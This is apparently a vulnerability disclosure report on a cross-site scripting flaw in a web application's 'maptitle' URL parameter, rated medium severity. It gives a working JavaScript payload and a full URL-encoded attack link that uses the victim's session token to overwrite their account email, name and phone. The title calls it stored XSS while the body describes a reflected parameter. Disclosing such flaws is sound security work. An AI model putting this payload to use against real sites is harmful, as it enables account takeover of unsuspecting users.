Title

Stored Cross-Site Scripting (XSS) Leading to Authenticated User Account Takeover

Severity

Medium (5.0 CVSS score)
CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:L

Affected endpoint

- GET **/?maptitle=**
- PUT **/api/users/one/<user_email>/info**

Vulnerability Description

The application reflects the maptitle URL parameter into the Document Object Model (DOM) without proper output encoding or input sanitization. This allows an attacker to inject and execute arbitrary JavaScript code in the context of an authenticated user. By crafting a malicious URL and persuading a victim to visit it, the attacker can abuse the victim's authenticated session. Sensitive session data stored in sessionStorage is accessible to the injected script, enabling authenticated API requests to be executed on behalf of the victim. As a result, an attacker can modify the victim's account information without authorization, effectively leading to an authenticated account takeover.

Proof of Concept (PoC)


1. Prepare payload with user data to update

   Payload:


   ```
   var xhr = new XMLHttpRequest();
   xhr.open("PUT",
   "http://localhost:3000/api/users/one/"+sessionStorage.getItem("email")+"/info",
   true);
   xhr.setRequestHeader('Content-type','application/json; charset=utf-8');
   xhr.setRequestHeader('authorization', sessionStorage.getItem("token"));
   const body = JSON.stringify(
   {"email": <EMAIL>,"firstName": <NAME>,"lastName": <LASTNAME>,"company":
   <COMPANY>,"phoneNumber":
   <PHONE>,"id":sessionStorage.getItem("user_id")}
   );
   xhr.send(body);
   ```

2. Send prepared URL ‘http://localhost:3000/?maptitle=” onload=”’ with attached URL encoded payload to victim.
   It should look like this
   http://localhost:3000/?maptitle=%22%20onload=%22var%20xhr%20%3D%20new%20XMLHttpRequest%28%29%3B%0Axhr%2Eopen%28%27PUT%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Fapi%2Fusers%2Fone%2F%27%2BsessionStorage%2EgetItem%28%27email%27%29%2B%27%2Finfo%27%2C%20true%29%3B%0Axhr%2EsetRequestHeader%28%27Content%2Dtype%27%2C%27application%2Fjson%3B%20charset%3Dutf%2D8%27%29%3B%0Axhr%2EsetRequestHeader%28%27authorization%27%2C%20sessionStorage%2EgetItem%28%27token%27%29%29%3B%0Aconst%20body%20%3D%20JSON%2Estringify%28%0A%7B%27email%27%3A%27hacked%40example%2Ecom%27%2C%27firstName%27%3A%27hacked%27%2C%27lastName%27%3A%27hacked%27%2C%27company%27%3A%27hacked%27%2C%27phoneNumber%27%3A%27%27%2C%27id%27%3AsessionStorage%2EgetItem%28%27user%5Fid%27%29%7D%0A%29%3B%0Axhr%2Esend%28body%29%3B



3. Observe victim’s info changed
   Before clicking on link:



After clicking on link:



(Red reqests are our points of interest)



4. Observe that the victim's account information (email, name, company, phone number) is modified without their consent.